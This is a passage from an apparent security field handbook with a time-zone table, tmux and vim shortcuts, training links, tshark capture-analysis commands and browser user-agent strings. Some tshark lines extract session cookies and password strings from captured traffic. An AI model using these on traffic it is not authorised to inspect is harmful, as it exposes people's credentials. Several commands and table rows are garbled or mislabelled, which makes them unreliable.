International Date Line West, Baker Island	Dateline ST	UTC-12:00
Iran	Iran ST	UTC+03:30
Iraq	Arabic ST	UTC+03:00
Ireland: Dublin	GMT ST	UTC
Isle of Man	GMT ST	UTC
Israel	Israel ST	UTC+02:00
Italy: Rome	W. Europe ST	UTC+01:00
Jamaica	SA Pacific ST	UTC-05:00
Jan Mayen	W. Europe ST	UTC+01:00
Japan: Osaka, Sapporo, Tokyo	Tokyo ST	UTC+09:00
Jarvis Island	Samoa ST	UTC-11:00
Jersey	GMT ST	UTC
Johnston Atoll	Samoa ST	UTC-11:00
Jordan	Jordan ST	UTC+02:00
Kazakhstan	Central Asia ST	UTC+06:00
Kenya	E. Africa ST	UTC+03:00
Kingman Reef	Samoa ST	UTC-11:00
Kiribati	Tonga ST	UTC+13:00
Korea	Korea ST	UTC+09:00
Krasnoyarsk	North Asia ST	UTC+07:00
Kyrgyzstan	Central Asia ST	UTC+06:00
Laos	SE Asia ST	UTC+07:00
Latvia: Riga, Vilnius	FLE ST	UTC+02:00
Lebanon	Middle East ST	UTC+02:00
Lesotho	South Africa ST	UTC+02:00
Liberia Monrovia	Greenwich ST	UTC
Libya: Tripoli	Libya ST	UTC+01:00
Liechtenstein	W. Europe ST	UTC+01:00
Lithuania	FLE ST	UTC+02:00
Luxembourg	W. Europe ST	UTC+01:00
Macedonia FYROM	W. Europe ST	UTC+01:00
Madagascar	E. Africa ST	UTC+03:00
Malawi	South Africa ST	UTC+02:00
Malaysia: Kuala Lumpur	Singapore ST	UTC+08:00
Maldives	West Asia ST	UTC+05:00
Mali	Greenwich ST	UTC
Malta	W. Europe ST	UTC+01:00
Marshall Islands	Fiji ST	UTC+12:00

Martinique	SA Western ST	UTC-04:00
Mauritania	Greenwich ST	UTC
Mauritius	Mauritius ST	UTC+04:00
Mayotte, Nairobi	E. Africa ST	UTC+03:00
Mexico Tijuana	Pacific ST (Mexico)	UTC-08:00
Mexico: Chihuahua, Mazatlan, La Paz	Mountain ST (Mexico)	UTC-07:00
Mexico: Guadalajara, Mexico City, Monterrey	Central ST (Mexico)	UTC-06:00
Micronesia	Fiji ST	UTC+12:00
Midway Islands	Samoa ST	UTC-11:00
Moldova	FLE ST	UTC+02:00
Monaco	W. Europe ST	UTC+01:00
Mongolia: Ulaanbaatar, Russia: Irkutsk	North Asia East ST	UTC+08:00
Montserrat	SA Western ST	UTC-04:00
Morocco Casablanca	Morocco ST	UTC
Mountain Time (US and Canada)	Mountain ST	UTC-07:00
Mozambique	South Africa ST	UTC+02:00
Myanmar: Yangon Rangoon	Myanmar ST	UTC+06:30
Namibia	Namibia ST	UTC+01:00
Nauru	Fiji ST	UTC+12:00
Nepal: Kathmandu	Nepal ST	UTC+05:45
Netherlands Antilles	SA Western ST	UTC-04:00
Netherlands: Amsterdam	W. Europe ST	UTC+01:00
New Caledonia	Central Pacific ST	UTC+11:00
New Zealand	New Zealand ST	UTC+12:00
Newfoundland and Labrador	Newfoundland/Labrador ST	UTC-03:30
Nicaragua	Central America ST	UTC-06:00
Niger	W. Central Africa ST	UTC+01:00
Nigeria	W. Central Africa ST	UTC+01:00
Niue	Samoa ST	UTC-11:00
Norfolk Island	Central Pacific ST	UTC+11:00
North Korea	Tokyo ST	UTC+08:30
Northern Mariana Islands	West Pacific ST	UTC+10:00
Norway	W. Europe ST	UTC+01:00
Oman	Arabian ST	UTC+04:00
Pacific Time (US and Canada)	Pacific ST	UTC-08:00
Pakistan	Pakistan ST	UTC+05:00
Pakistan: Islamabad, Karachi	West Asia ST	UTC+05:00
Palau	Tokyo ST	UTC+09:00
Palestinian Authority	GTB ST	UTC+02:00
Palmyra Atoll	Samoa ST	UTC-11:00
Panama	SA Pacific ST	UTC-05:00
Papua New Guinea: Port Moresby	West Pacific ST	UTC+10:00
Paraguay	SA Pacific ST	UTC-05:00
Peru: Lima	SA Pacific ST	UTC-05:00

Philippines, China:		
Chongqing, China: Ürümqi	China ST	UTC+08:00
Pitcairn Islands	Pacific ST	UTC-08:00
Poland: Warsaw, Skopje	Central European ST	UTC+01:00
Portugal: Lisbon	GMT ST	UTC
Puerto Rico	SA Western ST	UTC-04:00
Romania	GTB ST	UTC+02:00
Romania: Bucharest	E. Europe ST	UTC+02:00
Rota Island	West Pacific ST	UTC+10:00
Russia: Moscow, St. Petersburg, Volgograd	Russian ST	UTC+03:00
Rwanda	South Africa ST	UTC+02:00
Réunion	Arabian ST	UTC+04:00
Saint Helena, Ascension, Tristan da Cunha	GMT ST	UTC
Saipan	West Pacific ST	UTC+10:00
Samoa	Samoa ST	UTC-11:00
San Marino	W. Europe ST	UTC+01:00
Saskatchewan	Canada Central ST	UTC-06:00
Senegal	Greenwich ST	UTC
Serbia: Belgrade	Central Europe ST	UTC+01:00
Seychelles	Arabian ST	UTC+04:00
Sierra Leone	Greenwich ST	UTC
Singapore	Singapore ST	UTC+08:00
Slovakia: Bratislava	Central Europe ST	UTC+01:00
Slovenia: Ljubljana	Central Europe ST	UTC+01:00
Solomon Islands	Central Pacific ST	UTC+11:00
Somalia	E. Africa ST	UTC+03:00
South Africa: Pretoria	South Africa ST	UTC+02:00
South Georgia & South Sandwich Islands	Mid-Atlantic ST	UTC-02:00
Spain Madrid	Romance ST	UTC+01:00
Sri Lanka: Sri Jayawardenepura	Sri Lanka ST	UTC+05:30
St. Helena	Greenwich ST	UTC
St. Kitts and Nevis	SA Western ST	UTC-04:00
St. Lucia	SA Western ST	UTC-04:00
St. Pierre and Miquelon	SA Eastern ST	UTC-03:00
St. Vincent and the Grenadines	SA Western ST	UTC-04:00
Sudan	E. Africa ST	UTC+03:00
Suriname	SA Eastern ST	UTC-03:00
Svalbard	W. Europe ST	UTC+01:00
Sweden: Stockholm	W. Europe ST	UTC+01:00
Switzerland: Bern	W. Europe ST	UTC+01:00
Syria	South Africa ST	UTC+02:00
São Tomé and Príncipe	Greenwich ST	UTC
Taiwan: Taipei	Taipei ST	UTC+08:00
Tanzania	E. Africa ST	UTC+03:00
Tasmania: Hobart	Tasmania ST	UTC+10:00

Thailand: Bangkok	SE Asia ST	UTC+07:00
Timor-Leste	Tokyo ST	UTC+09:00
Tinian Island	West Pacific ST	UTC+10:00
Togo	Greenwich ST	UTC
Tokelau	Hawaiian ST	UTC-10:00
Tonga: Nuku'alofa	Tonga ST	UTC+13:00
Trinidad and Tobago	SA Western ST	UTC-04:00
Tristan da Cunha	Greenwich ST	UTC
Tunisia	W. Europe ST	UTC+01:00
Turkey: Istanbul	Turkey ST	UTC+02:00
Turkmenistan, Tajikistan	West Asia ST	UTC+05:00
Turks and Caicos Islands	SA Pacific ST	UTC-05:00
Tuvalu	Fiji ST	UTC+12:00
US Arizona, Clipperton Island	US Mountain ST	UTC-07:00
US Indiana (East)	U.S. Eastern ST	UTC-05:00
US and Canada	Pacific ST	UTC-08:00
US and Canada	Mountain ST	UTC-07:00
US and Canada	Central ST	UTC-06:00
US and Canada	Eastern ST	UTC-05:00
Uganda	E. Africa ST	UTC+03:00
Ukraine: Kiev	FLE ST	UTC+02:00
United Arab Emirates	Arabian ST	UTC+04:00
United Kingdom: London, Edinburgh	GMT ST	UTC
Uruguay	SA Eastern ST	UTC-03:00
Uzbekistan: Tashkent	West Asia ST	UTC+05:00
Vanuatu: Port Vila, Russia:		
Magadan	Central Pacific ST	UTC+11:00
Vatican City	W. Europe ST	UTC+01:00
Venezuela	Venezuela ST	UTC-04:30
Vietnam: Hanoi	SE Asia ST	UTC+07:00
Virgin Islands	SA Western ST	UTC-04:00
Virgin Islands, British	SA Western ST	UTC-04:00
Vladivostok	Vladivostok ST	UTC+10:00
Wake Island	Fiji ST	UTC+12:00
Wallis and Futuna	Fiji ST	UTC+12:00
Yakutsk	Yakutsk ST	UTC+09:00
Yemen	E. Africa ST	UTC+03:00
Zambia	South Africa ST	UTC+02:00
Zimbabwe: Harare	South Africa ST	UTC+02:00

T

T

TMUX

ALL

ADMINISTRATION

LINUX/MacOS

tmux is a terminal multiplexer that lets you switch easily between several programs in one terminal, detach them, and reattach them to a different terminal.

SESSIONS	
tmux	Start a tmux session
tmux new -s example	Start a new named session
tmux kill-ses -t example	Kill a named session
tmux kill-ses -a	Kill all sessions except current
tmux kill-ses -a -t example	Kill all except the named session
tmux ls	List all sessions
tmux a	Attach to last session
tmux a -t example	Attach to named session
tmux new -s example -n window1	Start new session with name and window name
NAVIGATION	
Ctrl + b \$	Rename a session
Ctrl + b d	Detach from session
Ctrl + b s	List all sessions
Ctrl + b (Move to previous session
Ctrl + b)	Move to next session
Ctrl + b c	Create window
Ctrl + b ,	Rename current window
Ctrl + b &	Close current window
Ctrl + b p	Previous window
Ctrl + b n	Next window
Ctrl + b q	Show pane numbers
Ctrl + b 0	Switch/select window by number [0-9]
Ctrl + b ;	Toggle last active pane
Ctrl + b %	Split pane vertically
Ctrl + b "	Split pane horizontally
Ctrl + b {	Move the current pane left
Ctrl + b }	Move the current pane right
Ctrl + b Spacebar	Toggle between pane layouts
Ctrl + b o	Switch to next pane
Ctrl + b z	Toggle pane zoom
Ctrl + b x	Close current pane
ADVANCED	
tmux info	Show every session, window, pane, etc...
Ctrl + b ?	Show shortcuts
Ctrl + b : setw synchronize-panes	Synchronize & send command to all panes
Ctrl + b : swap-window -s 2 -t 1	Reorder window, swap window number 2(src) and 1(dst)
show-buffer	
Ctrl + b : set -g OPTION	Set OPTION for all sessions
Ctrl + b : setw -g OPTION	Set OPTION for all windows

T

T

TRAINING_Blue Team

BLUE TEAM	MISC	ALL
-----------	------	-----

Detection Lab

This lab has been designed with defenders in mind. Its primary purpose is to allow the user to quickly build a Windows domain that comes pre-loaded with security tooling and some best practices when it comes to system logging configurations.

<https://github.com/clong/DetectionLab>

Modern Windows Attacks and Defense Lab

This is the lab configuration for the Modern Windows Attacks and Defense class that Sean Metcalf (@pyrotek3) and I teach.

<https://github.com/jaredhaight/WindowsAttackAndDefenseLab>

Invoke-UserSimulator

Simulates common user behavior on local and remote Windows hosts.

<https://github.com/ubeeri/Invoke-UserSimulator>

Invoke-ADLabDeployer

Automated deployment of Windows and Active Directory test lab networks. Useful for red and blue teams.

<https://github.com/outflanknl/Invoke-ADLabDeployer>

Sheep1

Creating realistic user behavior for supporting tradecraft development within lab environments.

<https://github.com/SpiderLabs/sheep1>

MemLabs - Memory Forensics CTF

MemLabs is an educational, introductory set of CTF-styled challenges which is aimed to encourage students, security researchers and also CTF players to get started with the field of Memory Forensics.

<https://github.com/stuxnet999/MemLabs>

Security Certification Progression Chart

Reddit -> u/SinecureLife

https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/

<https://i.lensdump.com/i/iYmQum.png>

T

T

TRAINING_OSINT

OSINT	MISC	ALL
-------	------	-----

Bellingcat Workshops

<https://www.bellingcat.com/tag/training/>

T

T

TRAINING_Red Team

RED TEAM

MISC

ALL

IPPSEC - Hackthebox, CTF, Training Walkthroughs

<https://Ippsec.rocks>

HACKTHEBOX.eu

Hack The Box is an online platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.

<https://hackthebox.eu>

awesome-cyber-skills

A curated list of hacking environments where you can train your cyber skills legally and safely

<https://github.com/joe-shenouda/awesome-cyber-skills>

VULNHUB

To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration.

<https://www.vulnhub.com/>

CTF Awesome Lists

<https://github.com/apsdehal/awesome-ctf>

<https://github.com/SandySekharan/CTF-tool>

Bug Bounties Lists

<https://github.com/djadmin/awesome-bug-bounty>

<https://github.com/ngalongc/bug-bounty-reference>

Security Certification Progression Chart

Reddit -> u/SinecureLife

https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/

<https://i.lensdump.com/i/iYmQum.png>

T

T

TSHARK

RED/BLUE

NETWORK TRAFFIC

WINDOWS/LINUX/MacOS

COMMAND	DESCRIPTION
tshark -D	Available Interfaces
tshark -h	Help
tshark -i # (# is interface number)	
tshark -i 'name' ('name' is interface name)	Capture on an Interface
tshark -i # -w {path and file name}	Write capture to a file
tshark -i # -f "filter text using BPF syntax"	Capture using a filter
tshark -R "ip.addr == 192.168.0.1" -r /tmp/capture.pcapng	Generic Capture for an IP Address
eth.addr == 00:08:15:00:08:15	Ethernet address 00:08:15:00:08:15
eth.type == 0x0806	Ethernet type 0x0806 (ARP)
eth.addr == ff:ff:ff:ff:ff:ff	Ethernet broadcast
not arp	No ARP
ip	IPv4 only
ip6	IPv6 only
!(ip.addr == 192.168.0.1)	IPv4 address is not 192.168.0.1
ipx	IPX only
tcp	TCP only
udp	UDP only
-Y <display filter>	Include display filters when examining a capture file
!(tcp.port == 53)	UDP port isn't 53 (not DNS), don't use != for this!
tcp.port == 80 udp.port == 80	TCP or UDP port is 80 (HTTP)
http	HTTP Only
not arp and not (udp.port == 53)	No ARP and no DNS
not (tcp.port == 80) and not (tcp.port == 25) and ip.addr == 192.168.0.1	Non-HTTP and non-SMTP to/from 192.168.0.1
tshark -o "tcp.desegment_tcp_streams:TRUE" -i eth0 -R "http.response" -T fields -e http.response.code	Display http response codes
tshark -i eth0 -nn -e ip.src -e eth.src -Tfields -E separator=, -R ip	Display Source IP and MAC Address. (comma sep)
tshark -i eth0 -nn -e ip.dst -e eth.dst -Tfields -E separator=, -R ip	Display Target IP and Mac Address (comma sep)
tshark -i eth0 -nn -e ip.src -e ip.dst -Tfields -E separator=, -R ip	Source and Target IPv4
tshark -i eth0 -nn -e ip6.dst -e ip6.dst -Tfields -E separator=, -R ip6	Source and Target IPv6

<pre>tshark -i eth0 -nn -e ip.src -e dns.qry.name -E separator=";" -T fields port 53</pre>	Source IP and DNS Query
<pre>tshark -o column.format:""Source", "%s","Destination", "%d" -Ttext</pre>	Display only the Source and the Destination IP
<pre>tshark -r capture.pcapng -qz io,stat,1,0,sum(tcp.analysis.retransmission)"ip.addr==10.10.10.10" > stat.txt</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -qz io,stat,120,"ip.addr==194.134.109.48 && tcp","COUNT(tcp.analysis.retransmission) ip.addr==194.134.109.48 && tcp.analysis.retransmission"</pre>	Various Statistics example from a capture
<pre>tshark -r samples.cap -q -z io,stat,30,"COUNT(tcp.analysis.retransmission) tcp.analysis.retransmission"</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z ip_hosts,tree</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z conv,tcp</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -q -z ptype,tree</pre>	Various Statistics example from a capture
<pre>tshark -r capture.pcapng -R http.request -T fields -e http.host -e http.request.uri sed -e 's/.*\$//' sed -e 's#^(.*)t(.*)#\#http://12#' sort uniq -c sort -rn head</pre>	Display Top 10 URLs
<pre>tshark -nn -r capturefile.dmp -T fields -E separator=';' -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport '(tcp.flags.syn == 1 and tcp.flags.ack == 0)'</pre>	Creating a ";" separated file with "source IP" "destIP" and "dest port" with SYN initiated connections
<pre>tshark -Y 'http' -r HTTP_traffic.pcap</pre>	HTTP traffic from a PCAP file
<pre>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 && ip.dst==52.32.74.91"</pre>	Show the IP packets sent from IP address 192.168.252.128 to IP address 52.32.74.91?
<pre>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET"</pre>	Only print packets containing GET requests
<pre>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET" -Tfields -e frame.time -e ip.src -e http.request.full_uri</pre>	Print only source IP and URL for all GET request packets
<pre>tshark -r HTTP_traffic.pcap -Y "http contains password"</pre>	How many HTTP packets contain the "password" string

<code>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET && http.host==www.nytimes.com" -Tfields -e ip.dst</code>	Which IP address was sent GET requests for New York Times (www.nytimes.com)
<code>tshark -r HTTP_traffic.pcap -Y "ip contains amazon.in && ip.src==192.168.252.128" -Tfields -e ip.src -e http.cookie</code>	What is the session ID being used by 192.168.252.128 for Amazon India store (amazon.in)
<code>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 && http" -Tfields -e http.user_agent</code>	What type of OS the machine on IP address 192.168.252.128 is using (i.e. Windows/Linux/MacOS/Solaris/Unix/BSD)
<code>tshark -Y 'ssl' -r HTTPS_traffic.pcap</code>	Only show SSL traffic
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake" -Tfields -e ip.src -e ip.dst</code>	Only print the source IP and destination IP for all SSL handshake packets
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake.certificate" -Tfields -e x509sat.printableString</code>	List issuer name for all SSL certificates exchanged
<code>tshark -r HTTPS_traffic.pcap -Y "ssl && ssl.handshake.type==1" -Tfields -e ip.dst</code>	Print the IP addresses of all servers accessed over SSL
<code>tshark -r HTTPS_traffic.pcap -Y "ip contains askexample"</code>	IP addresses associated with Ask Example servers (example.com)
<code>tshark -r HTTPS_traffic.pcap -Y "ip.dst==151.101.1.69 ip.dst==151.101.193.69 ip.dst==151.101.129.69 ip.dst==151.101.65.69" -Tfields -e ip.src</code>	IP address of the user who interacted with Ask Ubuntu servers (askubuntu.com)
<code>tshark -r HTTPS_traffic.pcap -Y "dns && dns.flags.response==0" -Tfields -e ip.dst</code>	DNS servers were used by the clients for domain name resolutions
<code>tshark -r HTTPS_traffic.pcap -Y "ip contains avast" -Tfields -e ip.src</code>	What are the IP addresses of the machines running Avast

REFERENCE:

<https://www.cellstream.com/reference-reading/tipsandtricks/272-t-shark-usage-examples>
<https://github.com/veerendra2/my-utils/wiki/tshark-CheatSheet>

U

U

U

USER AGENTS

ALL INFORMATIONAL ALL

Top 50 User Agents sorted by OS & Software version.

OS	SOFTWARE	USER AGENT
Android	Chrome 68	Mozilla/5.0 (Linux; Android 6.0.1; RedMi Note 5 Build/RB3N5C; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/68.0.3440.91 Mobile Safari/537.36
iOS	Safari 11	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
iOS	Safari 12	Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like

		Gecko) Version/12.1.1 Mobile/15E148 Safari/604.1
ios	Safari 12.1	Mozilla/5.0 (iPad; CPU OS 12_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1 Mobile/15E148 Safari/604.1
macOS	Safari 12.1	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.1 Safari/605.1.15
macOS	Webkit based browser	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko)
Windows	Chrome 57	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Windows	Chrome 58	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Windows	Chrome 60	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Windows	Chrome 61	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Windows	Chrome 63	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Windows	Chrome 64	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Windows	Chrome 65	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Windows	Chrome 67	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Windows	Chrome 67	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

Windows	Chrome 68	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Windows	Chrome 69	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Windows	Chrome 70	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Windows	Chrome 70	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Windows	Chrome 70	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Windows	Chrome 72	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Windows	Chrome 74	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
Windows	Chrome 79	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Windows	Chrome 79	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Windows	Chrome 79	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Windows	Edge 40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
Windows	Edge 41	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299

Windows	Edge 44	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362
Windows	Firefox 33	Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Windows	Firefox 36	Mozilla/5.0 (Windows NT 5.1; rv:36.0) Gecko/20100101 Firefox/36.0
Windows	Firefox 43	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Windows	Firefox 50	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Windows	Firefox 50	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Windows	Firefox 52	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Windows	Firefox 61	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Windows	Firefox 66	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Windows	Firefox 67	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Windows	IE 10	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
Windows	IE 10	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Windows	IE 10	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Windows	IE 11	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Windows	IE 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Windows	IE 7	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322)
Windows	IE 7	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Windows	IE 7	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)



V

V

VIM

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
-----	----------------	---------------------

Vim is highly customizable and extensible text editor.

GLOBAL	
:help keyword	open help for keyword
:o file	open file
:saveas file	save file as
:close	close current pane
MOVE CURSOR	
h	move cursor left
j	move cursor down
k	move cursor up
l	move cursor right
H	move to top of screen
M	move to middle of screen
L	move to bottom of screen
w	jump forwards to the start of a word
W	jump forwards to the start of a word

e	jump forwards to the end of a word
E	jump forwards to the end of a word
b	jump backwards to the start of a word
B	jump backwards to the start of a word
0	jump to the start of the line
^	jump to first non-blank char of line
\$	jump to the end of the line
g_	jump to last non-blank char of line
gg	go to the first line of the document
G	go to the last line of the document
5G	go to line 5
fx	jump to next occur of character x
tx	jump to before next occur of char x
}	jump to next paragraph
{	jump to previous paragraph
zz	center cursor on screen
Ctrl + b	move back one full screen
Ctrl + f	move forward one full screen
Ctrl + d	move forward 1/2 a screen
Ctrl + u	move back 1/2 a screen
INSERT MODE	
i	insert before the cursor
I	insert at the beginning of the line
a	insert (append) after the cursor
A	insert (append) at end of the line
o	append (open) new line below current line
O	append (open) a new line above the current line
ea	insert (append) at the end of the word
Esc	exit insert mode
EDITING	
r	replace a single character
J	join line below to the current one
cc	change (replace) entire line
cw	change (replace) to the start of the next word
ce	change (replace) to the end of the next word
cb	change (replace) to the start of the previous word
c0	change (replace) to the start of the line
c\$	change (replace) to the end of the line
s	delete character and substitute text
S	delete line and substitute text (same as cc)
xp	transpose two letters (delete and paste)
.	repeat last command
u	undo
Ctrl + r	redo
MARKING TEXT	

v	start visual mode
V	start linewise visual mode
o	move to other end of marked area
O	move to other corner of block
aw	mark a word
ab	a block with ()
aB	a block with {}
ib	inner block with ()
iB	inner block with {}
Esc	exit visual mode
Ctrl + v	start visual block mode
VISUAL CMDS	
>	shift text right
<	shift text left
y	yank (copy) marked text
d	delete marked text
~	switch case
CUT/PASTE	
yy	yank (copy) a line
2yy	yank (copy) 2 lines
	yank (copy) chars from the cursor start of next word
yw	yank (copy) to end of line
y\$	yank (copy) to end of line
p	put (paste) the clipboard after cursor
P	put (paste) before cursor
dd	delete (cut) a line
2dd	delete (cut) 2 lines
	delete (cut) chars from cursor to start of next word
dw	delete (cut) chars from cursor to start of next word
D	delete (cut) to the end of the line
d\$	delete (cut) to the end of the line
	delete (cut) to the first non-blank character of the line
d^	delete (cut) to the first non-blank character of the line
d0	delete (cut) to the begining of the line
x	delete (cut) character
SEARCH/REPLACE	
/pattern	search for pattern
?pattern	search backward for pattern
\vpattern	extended pattern: non-alphanumeric chars treated as regex
n	repeat search in same direction
N	repeat search in opposite direction
:%s/old/new/g	replace all old with new throughout file
:%s/old/new/gc	replace all old with new throughout file with confirmations
:noh	remove highlighting of search matches
SEARCH MULTI FILES	
:vimgrep /pattern/ {file}	search for pattern in multiple files
:cn	jump to the next match

:cp	jump to the previous match
:copen	open a window containing the list of matches
EXITING	
:w	write (save) the file
:w !sudo tee %	write out the current file using sudo
:wq or :x or ZZ	write (save) and quit
:q	quit (fails if there are unsaved changes)
:q! or ZQ	quit and throw away unsaved changes
WORK MULTI FILES	
:e file	edit a file in a new buffer
:bnext or :bn	go to the next buffer
:bprev or :bp	go to the previous buffer
:bd	delete a buffer (close a file)
:ls	list all open buffers
:sp file	open a file in a new buffer and split window
:vsp file	open a file in a new buffer and vertically split window
Ctrl + ws	split window
Ctrl + ww	switch windows
Ctrl + wq	quit a window
Ctrl + wv	split window vertically
Ctrl + wh	move cursor to the left window (vertical split)
Ctrl + wl	move cursor to the right window (vertical split)
Ctrl + wj	move cursor to the window below (horizontal split)
Ctrl + wk	move cursor to the window above (horizontal split)
TABS	
:tabnew or :tabnew file	open a file in a new tab
Ctrl + wT	move the current split window into its own tab
gt or :tabnext or :tabn	move to the next tab
gT or :tabprev or :tabp	move to the previous tab
<number>gt	move to tab <number>
:tabmove <number>	move current tab to the <\$>th position (indexed from 0)
:tabclose or :tabc	close the current tab and all its windows
:tabonly or :tabo	close all tabs except for the current one
:tabdo command	run the command on all tabs
:tabdo q	run the command all tabs then close

REFERENCE:

<https://github.com/hackjutsu/vim-cheatsheet>

VOLATILITY

RED/BLUE TEAM	FORENSICS	WINDOWS/LINUX/MacOS
---------------	-----------	---------------------

